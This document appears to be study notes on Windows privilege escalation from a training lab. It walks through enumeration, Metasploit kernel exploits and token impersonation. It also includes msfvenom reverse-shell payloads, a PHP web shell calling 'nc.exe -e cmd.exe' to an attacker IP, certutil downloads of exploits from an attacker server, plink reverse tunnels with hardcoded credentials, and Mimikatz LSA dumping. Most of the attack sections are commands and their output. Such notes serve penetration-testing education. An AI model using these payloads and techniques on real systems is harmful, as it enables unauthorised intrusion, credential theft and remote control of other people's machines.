Windows Privilege Escalation

One way to connect to a machine running rdp is doing `rdesktop *ip address* -g 95%`

Resources:

- Fuzzy Security Guide - https://www.fuzzysecurity.com/tutorials/16.html
- PayloadsAllTheThings Guide - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20%20Privilege%20Escalation.md
- Absolomb Windows Privilege Escalation Guide - https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
- Sushant 747's Guide (Country dependent - may need VPN) - https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html

Gaining Foothold

You are just trying to get initial access to the machine

- If FTP and port 80 (HTTP) are linked or share the same web root directory, you can try uploading a **dummy file** (e.g., `test.txt`) to the FTP server.
- Then, attempt to access that file via the browser using port 80 (e.g., `http://target-ip/test.txt`).
- If successful, this confirms that the FTP upload location is accessible via the web server.
- You can then upload a **malicious payload** (e.g., a reverse shell or web shell) to the FTP server.
- Once uploaded, **trigger the payload via HTTP** to gain initial access to the machine.

▼ Initial Enumeration


▼ System Enumeration

System enumeration involves gathering information such as system details, operating system name and version, system architecture, hostname, installed patches and hotfixes, and available drives on the system.

Basic System Info


General System Info

```
systeminfo
```




Filtered Output: OS Name, Version, and System Type

```
systeminfo | findstr /b /c:"OS Name" /c:"OS Versoin" /c:"System Type" -
```



Hostname

```
hostname
```



==========

Patch and Hotfix Information

List Installed Hotfixes


```
wmic qfe
```

QFE = Quick Fix Engineering

Uses


WMIC (Windows Management Instrumentation Command-line)

to query hotfixes.



Detailed Hotfix Info

```
wmic qfe Caption,Description,HotFixID,InstalledOn
```




==========

Drive Enumeration


List All Logical Drives

```
wmic logicaldisk
```




Get Drive Details (Caption, Description, Provider Name)

```
wmic logicaldisk get caption,description,providername
```



List Drive Letters Only

```
wmic logicaldisk get caption
```



▼ User Enumeration

```
whoami
```

- Shows the current user you are running as.

```
whoami /priv
```

- Displays the privileges currently assigned to your user.

```
whoami /groups
```

- Lists the groups the current user belongs to.

```
net user
```

- Lists all user accounts on the local system.

```
net user *user*
```

- Displays detailed info about a specific user.

```
net localgroups
```

- Lists all local groups on the system.

```
net localgroups *group*
```


- Lists all users in a specific local group.

▼ Network Enumeration

```
ipconfig or ipconfig /all
```

- Shows IP configuration of network interfaces.

  `/all` gives detailed info like MAC address, DNS, and DHCP status.




```
arp -a
```

- Displays the ARP (Address Resolution Protocol) table — IP to MAC address mappings of devices on the local network.

```
c:\windows\system32\inetsrv>arp -a
arp -a

Interface: 10.10.10.5 --- 0xb
  Internet Address      Physical Address      Type
  10.10.10.2            00-50-56-b9-31-5d     dynamic
  10.10.10.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
```

route print

- Shows the system's routing table — how network traffic is directed, including default gateways and static routes.

```
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      10.10.10.2      10.10.10.5     266
       10.10.10.0    255.255.255.0         On-link       10.10.10.5     266
       10.10.10.5  255.255.255.255         On-link       10.10.10.5     266
     10.10.10.255  255.255.255.255         On-link       10.10.10.5     266
        127.0.0.0        255.0.0.0         On-link        127.0.0.1     306
        127.0.0.1  255.255.255.255         On-link        127.0.0.1     306
  127.255.255.255  255.255.255.255         On-link        127.0.0.1     306
        224.0.0.0        240.0.0.0         On-link        127.0.0.1     306
        224.0.0.0        240.0.0.0         On-link       10.10.10.5     266
  255.255.255.255  255.255.255.255         On-link        127.0.0.1     306
  255.255.255.255  255.255.255.255         On-link       10.10.10.5     266
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0      10.10.10.2  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    306 ::1/128                  On-link
  1    306 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None

c:\windows\system32\inetsrv>
```

netstat -ano

- Lists all active connections, listening ports, and their associated process IDs (PIDs).

```
c:\windows\system32\inetsrv>netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       1424
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       672
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       384
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       724
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       888
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       488
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       496
  TCP    10.10.10.5:139         0.0.0.0:0              LISTENING       4
  TCP    10.10.10.5:49167       10.10.14.4:4444        ESTABLISHED     4080
  TCP    [::]:21                [::]:0                 LISTENING       1424
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       672
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5357              [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       384
  TCP    [::]:49153             [::]:0                 LISTENING       724
  TCP    [::]:49154             [::]:0                 LISTENING       888
  TCP    [::]:49155             [::]:0                 LISTENING       488
  TCP    [::]:49156             [::]:0                 LISTENING       496
  UDP    0.0.0.0:123            *:*                                    1000
  UDP    0.0.0.0:3702           *:*                                    1380
```

▼ Password Hunting

```
findstr /si password *.txt *.ini *.config
```

Searches through all `.txt`, `.ini`, and `.config` files in the current directory and its subdirectories for anything containing the word "password", which may reveal stored credentials or sensitive data. **If needed change directory!**

Check out the PayloadsAllTheThings repo resource for password searching https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Windows - Privilege Escalation.md

▼ AV Enumeration


```
sc query windefend
```

- Checks the status of Windows Defender service (running, stopped, etc.).

```
c:\windows\system32\inetsrv>sc query windefend
sc query windefend

SERVICE_NAME: windefend
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

c:\windows\system32\inetsrv>
```

```
sc queryex type= service
```

- Lists all services, including additional details like PID (process ID). Useful for spotting running or suspicious services.




```
netsh advfirewall firewall dump OR netsh advfirewall firewall show state
```

Depends on type of machine you are on try both but...

- First command dumps the full firewall configuration, including rules and settings. Second one shows the current firewall state, including whether it's on/off and its profile status.


```
netsh advfirewall firewall dump


c:\windows\system32\inetsrv>netsh firewall show state
netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

```
netsh firewall show config
```

- Displays old-style firewall config (for older Windows versions, pre-Vista).

```


c:\windows\system32\inetsrv>netsh firewall show config
netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
----------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
```

▼ Exploring Automated Tools



🔎 WinPEAS

- **Description:** A comprehensive enumeration script for Windows that gathers system info, services, user info, credentials, and more to assist with privilege escalation.
- **Link:** https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

📋 Windows PrivEsc Checklist

- **Description:** A practical checklist to manually walk through all common Windows privilege escalation techniques.
- **Link:** https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation

---

🕵️ Sherlock

- **Description:** A PowerShell script that checks for missing Windows patches and known privilege escalation vulnerabilities on the target system.
- **Link:** https://github.com/rasta-mouse/Sherlock

🧠 Watson

- **Description:** A C# tool that detects missing patches and local privilege escalation vulnerabilities on Windows machines.
- **Link:** https://github.com/rasta-mouse/Watson

⚡ PowerUp

- **Description:** A PowerShell script from PowerSploit used to check for common privilege escalation vectors, misconfigurations, and vulnerable services.
- **Link:** https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

---

🦈 JAWS (Just Another Windows Scanner)

- **Description:** A PowerShell script that performs security-related Windows enumeration to help with situational awareness and privilege escalation.
- **Link:** https://github.com/411Hall/JAWS

🚪 Windows Exploit Suggester

- **Description:** A Python tool that compares the target's systeminfo output against a database of Windows vulnerabilities to suggest known exploits.
- **Link:** https://github.com/AonCyberLabs/Windows-Exploit-Suggester

---

💣 Metasploit Local Exploit Suggester

- **Description:** A Metasploit module that analyzes the target system and suggests suitable local privilege escalation exploits.
- post/multi/recon/local_exploit_suggester
- **Link:** https://blog.rapid7.com/2015/08/11/metasploit-local-exploit-suggester-do-less-get-more/

Seatbelt

- **Description:** A C# enumeration tool designed for situational awareness on Windows systems, useful in both offensive and defensive security contexts.
- **Link:** https://github.com/GhostPack/Seatbelt

SharpUp

- **Description:** A C# tool used to find privilege escalation vectors and misconfigurations on Windows systems.
- **Link:** https://github.com/GhostPack/SharpUp

This is a reminder when using searchsploit to get the exploit somewhere where it is accessible to the user use the cp command which is copy for example


```
cp *exploit path* *the file name you want to give it*
```


▼ Escalation Path: Kernel Exploits

Windows Kernel Exploits - https://github.com/SecWiki/windows-kernel-exploits

https://www.thewindowsclub.com/what-is-a-kernel-in-os-what-are-the-types-of-kernel

A kernel is a computer program that controls everything in the system. Facilitates interactions between hardware and software components. A translator.





There are certain kernel exploits related to certain builds.

Metasploit Method

Kitrap0d Information - https://seclists.org/fulldisclosure/2010/Jan/341

After running post/windows/local_exploit_suggester and you receive some kernel exploits

Try kitrap0d first it usually works

use exploit/windows/local/ms10_015_kitrap0d

```
meterpreter > background
[*] Backgrounding session 9...
msf5 exploit(multi/handler) > use exploit/windows/local/ms10_015_kitrap0d
msf5 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

Then after setting your lhost and lport hit run

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => tun0
msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.7:5555
[*] Launching notepad to host the exploit...
[+] Process 2456 launched.
[*] Reflectively injecting the exploit DLL into 2456...
[*] Injecting exploit into 2456 ...
[*] Exploit injected. Injecting payload into 2456...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.5
[*] Meterpreter session 11 opened (10.10.14.7:5555 -> 10.10.10.5:49158) at 2020-04-17 03:57:01 -0400

meterpreter >
```

Manual Method

MS10-059 Exploit - https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f aspx > manual.aspx
```

This create the reverse shell payload. In this case, we have an FTP service, and it is connected to port 80.

Start your listener:

```
nc -nvlp 4444
```

Upload the newly created payload to the FTP service using the `put` command.
Then, go to the web browser and search the target IP address followed by a slash and the file name (e.g., http://target-ip/manual.aspx).

Knowing the information about your target machine, look through various kernel exploits and pick the one that best matches the system you are attacking.

Once you find a suitable exploit, download it. Then change directory to where the exploit file is located and start an HTTP server on your Linux machine:

```
python3 -m http.server 80
```

On the Windows machine, use certutil to download the exploit file:

```
certutil -urlcache -f http://<your-ip>/exploit.exe exploit.exe
```

Then run the exploit according to the provided instructions.

▼ Escalation Path: Passwords and Port Forwarding

Achat Exploit - https://www.exploit-db.com/exploits/36025

Achat Exploit (Metasploit) - https://www.rapid7.com/db/modules/exploit/windows/misc/achat_bof

Resource: https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html

Look through the various commands in the **clear-text password** section and try them. They may reveal stored credentials and provide valuable system information.

📥 Plink Download

- Download Plink from:

  https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

- After downloading it to your Kali machine, start a simple HTTP server:

  ```
  python3 -m http.server 80
  ```

- Then, on the **Windows machine**, use `certutil` to download `plink.exe`:

```
certutil -urlcache -split -f http://<your-kali-ip>/plink.exe plink.exe
```

⚙️ SSH Configuration (Kali Linux)


If you don't already have SSH installed:

```
sudo apt install openssh-server
```

Edit the SSH config file:

```
sudo gedit /etc/ssh/sshd_config
```

- Find the line:
  `#PermitRootLogin prohibit-password`
- Uncomment it and change it to:
  `PermitRootLogin yes`



Save the file, then restart the SSH service:

```
sudo service ssh restart
```

🧪 Plink Reverse Port Forwarding (Windows)

On the **Windows machine**, run:

```
plink.exe -l root -pw toor -R 445:127.0.0.1:445 10.10.14.5
```

> This sets up a reverse SSH tunnel, forwarding port 445 from the Windows machine to your Kali box.

If you don't see output right away, you may need to press **Enter multiple times** to display the prompt.

Verify Port Forwarding

Use the following to confirm port 445 is listening:

```
netstat -ano | findstr 445
```

Seeing it open solidifies that the port forward via plink is working.

🖥️ WinExe Remote Shell (Kali)

Now, back on your **Kali machine**, run:

```
winexe -U administrator%Welcome1! //127.0.0.1 "cmd.exe"
```

This attempts to spawn a shell on the Windows system using the stored credentials.

▼ Escalation Path: Windows Subsystem for Linux

To gain a foothold to create a shell you could

1. **Identify SMB Service**
   - If SMB is running and tied to HTTP (web) services, check the shared files for upload opportunities.
2. **Locate and Prepare Netcat**
   - Find `nc.exe` on your filesystem:

     ```
     locate nc.exe
     ```

   - Copy it to your current directory:

     ```
     cp /path/to/nc.exe nc.exe
     ```

3. **Upload Netcat to SMB Share**
   - Use the `put` command within the SMB client to upload `nc.exe`.
4. **Create Malicious PHP Web Shell**
   - Write the following reverse shell in PHP:

     ```
     <?php
     system('nc.exe -e cmd.exe 10.10.14.5 4444');
     ?>
     ```

   - Upload the `.php` file to the SMB share as well.
5. **Start Netcat Listener**
   - On your Kali machine:

```
nc -nvlp 4444
```

6. **Trigger the Payload**
   - In a browser, navigate to:

```
http://<target-ip>/<php-shell>.php
```

🔐 Privilege Escalation via WSL (Windows Subsystem for Linux)

📚 Resources

- WSL Escalation Example:

  https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/#example-with-windows-xp-sp1-upnphost


- Impacket Toolkit:

  https://github.com/SecureAuthCorp/impacket

🔍 WSL Enumeration

1. **Check for WSL Binaries**

```
where /R C:\Windows bash.exe
where /R C:\Windows wsl.exe
```



2. **Execute Linux Commands via WSL**
   - Try running:

```
C:\Windows\System32\bash.exe -c "whoami"
```

3. **Spawn TTY Shell**

- If access to Python is available inside WSL:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

- More info:

  https://netsec.ws/?p=337

4. **Environment Discovery**
   - Run commands to understand your context:

```
history
ls -al
pwd
```

   - **Tip:** `history` may reveal usernames or passwords used in commands.

🧰 Additional Tools to Try

- **psexec**
- **smbexec**
- **wmiexec**
- **others from Impacket Toolkit**

> Try each tool to see which successfully gives you a more stable or elevated shell.

▼ Impersonation and Potato Attacks

What are tokens?

- Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers.

Two types:

- Delegate - Created for logging into a machine of using Remote Desktop
- Impersonate - “non-interactive” such as attaching a network drive or domain logon script

https://www.offensive-security.com/metasploit-unleashed/fun-incognito/

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

Token Impersonation

Pop a shell and load incognito

```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

Token Impersonation

Impersonate our domain user

```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
